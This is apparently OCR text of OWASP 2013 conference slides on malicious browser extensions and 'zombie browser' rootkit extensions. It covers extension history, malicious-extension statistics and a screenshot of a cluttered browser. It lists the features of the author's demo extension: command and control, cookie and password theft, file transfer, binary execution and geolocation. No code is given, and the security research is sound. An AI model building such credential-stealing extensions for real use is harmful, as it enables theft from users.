Introduction

Zoltán Balázs

ITSEC consultant

Deloitte. Hungary

Instructor @NetAkademia.hu

OSCP, CISSP, C|HFI, CPTS, MCP

http://www.slideshare.net/bz98

Cyberlympics finals 2012 - 2nd runner up

Member of the gula.sh team

I love Hacking

I love Zombie movies

I love LOLcats

Zombies + Hacking + LOLcats
= I R ZOMBIE BROWSER

Zombie browsers, spiced with rootkit extensions

OWASP 2013

Legal disclaimer:

Every point of views and thoughts are mine.

The next presentation's contents do not have any connection with my employers opinion, whether past, present or future.

What you will hear can be only used in test labs, and only for the good.

About:presentation

History of malicious extensions (add-on, plug-in, extension, BHO)

Focus on Firefox, Chrome, Safari

Advantages – disadvantages

Browser extension rootkits

Live demo – home made extension

Welcome to MSN.com - Microsoft Internet Explorer

web search | Search

File Edit View Favorites Tools Help

Free Hotmail | Windows | Windows Media

Back | Media

Address | Enter Keyword or Web Address Here | Go

Hide PeopleOnPage | Create Your Profile

Browser Accelerator | Search Here! | Web | 18 Blocked

Web Search: | Valentine | Coins | Furniture | Keno

Alexa | Prodigy Communications Corp... • Altavista | amazon.com

Click to win a FREE LOBSTER Dinner | Search... | More»

mywebsearch | Search | Screensavers | Smiley Central | Cursor Mania | My Info

MySearch | Google | AltaVista | Ask Jeeves | AlltheWeb | LookSmart | Customize this toolbar | Highlight

4/25/04

New User | Go

SETTINGS | ?

TEOMA | Search | Highlight | Partyers (TM)

Search | Stats | Forums | DOGPILE | Web Search | Type

Search | Enter Search | Go

2020search | 2020 Search | Tools | Highlight | Off | Last Search | amArrest

POWERSTRIP | Search | Form Fill | Email | News | Your selected NewsFeed is currently u

SEARCH | Free Pics | Free Vids | MORE | Free Cams | Gifts | Meet real women!

SearchIt | GO | Shopping | Money | Travel | Personal | Fun | Recent

All the Internet | Search | News | Calc | Games | Tools

You are in World | SWITCH TO DATING? | POWER SEARCH

CONTROLS | SIGNED IN | MIRROR - ON | HELP

PEOPLE SEEN | MY PEOPLE | MORE PEOPLE

MY INBOX | ACCEPTING CALLS | TOP POP! SITES

Meet Sexy Singles - Join Free!

msn

start | Welcome to MSN.com... | 18° 81° | 3:46 PM


History of malicious Firefox extensions

90% of malicious extensions were created for Facebook spamming


2004-2010: 5

2011: 5


2012: 56*



*Data from mozilla.org



More examples on Facecrook



My zombie extension


Command and Control

Stealing cookies, passwords

Uploading/downloading files (Firefox, Chrome NPAPI on todo list)

Binary execution (Firefox - Windows, Chrome NPAPI on todo list)


Geolocation



